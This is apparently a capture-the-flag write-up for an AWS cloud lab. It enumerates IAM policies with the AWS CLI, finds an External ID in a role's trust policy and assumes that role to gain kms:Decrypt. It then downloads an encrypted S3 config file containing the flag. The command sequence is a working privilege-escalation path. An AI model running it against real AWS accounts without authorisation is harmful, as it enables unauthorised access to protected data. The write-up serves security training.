- Published on
CWL - Assume & Decrypt (or vice versa)
- Authors

- Name
- mfkrypt

Table of Contents
Recon
We are given the following credentials:
Proceed to authenticate. Just provide any random region and we can leave out the output format field
aws configure
Verify the authentication by making an API call
aws sts get-caller-identity
Our current user is Operation_Manager
IAM Enumeration
Policy
Let's check for policies
aws iam list-user-policies --user-name Operation_Manager
{
    "PolicyNames": [
        "Operation_Manager_User_Policy"
    ]
}
Let's check the contents of the policy
aws iam get-user-policy --user-name Operation_Manager --policy-name Operation_Manager_User_Policy
{
    "UserName": "Operation_Manager",
    "PolicyName": "Operation_Manager_User_Policy",
    "PolicyDocument": {
        "Statement": [
            {
                "Action": [
                    "s3:ListBucket",
                    "s3:GetObject"
                ],
                "Effect": "Allow",
                "Resource": [
                    "arn:aws:s3:::proj-446792",
                    "arn:aws:s3:::proj-446792/*"
                ]
            },
            {
                "Action": [
                    "iam:GetUser",
                    "iam:GetRole",
                    "iam:GetPolicy",
                    "iam:ListRoles",
                    "iam:ListPolicies",
                    "iam:ListUserPolicies",
                    "iam:ListRolePolicies",
                    "iam:ListAttachedUserPolicies",
                    "iam:ListAttachedRolePolicies",
                    "iam:GetUserPolicy",
                    "iam:GetRolePolicy",
                    "iam:GetPolicyVersion"
                ],
                "Effect": "Allow",
                "Resource": "*"
            }
        ],
        "Version": "2012-10-17"
    }
}
Since we have S3 permissions, we'll start from there.
S3 Enumeration
We are able to list objects from the proj-446792 bucket
❯ aws s3 ls s3://proj-446792 --recursive

2025-09-22 07:26:04        193 proj-446792-config.json
But we are unable to download the proj-446792-config.json file. From the error below, when downloading the file it is performing a KMS Decrypt on the resource.
❯ aws s3 cp s3://proj-446792/proj-446792-config.json .

download failed: s3://proj-446792/proj-446792-config.json to ./proj-446792-config.json
An error occurred (AccessDenied) when calling the GetObject
operation: User: arn:aws:iam::058264439561:user/Operation_Manager is not authorized to
perform: kms:Decrypt on resource: arn:aws:kms:us-east-1:058264439561:key/c34e1aff-8c91-40a7-8969-a18e0864815b because no identity-based policy allows the kms:Decrypt action
Let's take a look at custom Roles since we have permissions there
Assume-able Roles Enumeration
We can use this one-liner to enumerate all roles that can be mapped or assumed by an existing user
aws iam list-roles --output=json | jq '.Roles[] | {role: .RoleName, user: .AssumeRolePolicyDocument.Statement[].Principal.AWS} | select(.user != null)'
We can see that our current user can assume the customer-onboard-role role. Let's investigate further and get more details on the role
aws iam get-role --role-name customer-onboard-role
{
    "Role": {
        "Path": "/",
        "RoleName": "customer-onboard-role",
        "RoleId": "AROAQ3EGUZME4CFZJKLB7",
        "Arn": "arn:aws:iam::058264439561:role/customer-onboard-role",
        "CreateDate": "2025-09-25T08:03:57+00:00",
        "AssumeRolePolicyDocument": {
            "Version": "2012-10-17",
            "Statement": [
                {
                    "Effect": "Allow",
                    "Principal": {
                        "AWS": "arn:aws:iam::058264439561:user/Operation_Manager"
                    },
                    "Action": "sts:AssumeRole",
                    "Condition": {
                        "StringEquals": {
                            "sts:ExternalId": "A7F3K2-9X0B5D-Q4M8N1-V6P7R3"
                        }
                    }
                },
                {
                    "Sid": "",
                    "Effect": "Allow",
                    "Principal": {
                        "Service": "ec2.amazonaws.com"
                    },
                    "Action": "sts:AssumeRole"
                }
            ]
        },
        "Description": "Allows EC2 instances to call AWS services on your behalf.",
        "MaxSessionDuration": 3600,
        "RoleLastUsed": {
            "LastUsedDate": "2026-03-05T00:16:00+00:00",
            "Region": "us-east-1"
        }
    }
}
The only interesting thing there is this part:
Condition": {
    "StringEquals": {
        "sts:ExternalId": "A7F3K2-9X0B5D-Q4M8N1-V6P7R3"
    }
}
Assuming Target Role
According to the docs, the External Id is a some sort of secret string that is used to validate an attempt to assume the target role. Since we already have it, its pretty much game over lol.
I found the correct syntax to use it from this discussion. We can name the session whatever we want. In this case, I will name it pwned
aws sts assume-role --role-arn arn:aws:iam::058264439561:role/customer-onboard-role --external-id A7F3K2-9X0B5D-Q4M8N1-V6P7R3 --role-session-name pwned
Success, we now have temporary credentials we can use. We need to make a profile first from the AWS credentials file:
vim ~/.aws/credentials
Make an STS call and verify it worked
aws sts get-caller-identity --profile pwned
Let us now check for policies for the newly assumed role
Policy Reenumeration
aws iam list-role-policies --role-name customer-onboard-role
{
    "PolicyNames": [
        "customer-onboard-role-policy"
    ]
}
Check the contents of the policy
aws iam get-role-policy --role-name customer-onboard-role --policy-name customer-onboard-role-policy
{
    "RoleName": "customer-onboard-role",
    "PolicyName": "customer-onboard-role-policy",
    "PolicyDocument": {
        "Statement": [
            {
                "Action": [
                    "s3:ListBucket",
                    "s3:GetObject"
                ],
                "Effect": "Allow",
                "Resource": [
                    "arn:aws:s3:::proj-446792",
                    "arn:aws:s3:::proj-446792/*"
                ]
            },
            {
                "Action": [
                    "kms:Decrypt"
                ],
                "Effect": "Allow",
                "Resource": "arn:aws:kms:us-east-1:058264439561:key/c34e1aff-8c91-40a7-8969-a18e0864815b"
            }
        ],
        "Version": "2012-10-17"
    }
}
A subtle difference from the previous policy is the presence of "kms:Decrypt" permission. With this, we could download the restricted file from the previous S3 bucket
❯ aws s3 cp s3://proj-446792/proj-446792-config.json . --profile pwned

download: s3://proj-446792/proj-446792-config.json to ./proj-446792-config.json
{
  "project": "proj-446792",
  "environment": "prod",
  "notes": "CWL{you_dont_belong_here_external}",
  "metadata": {
    "owner": "cloudsec-team",
    "created": "2025-09-22"
  }
}
And theres our flag yayyyy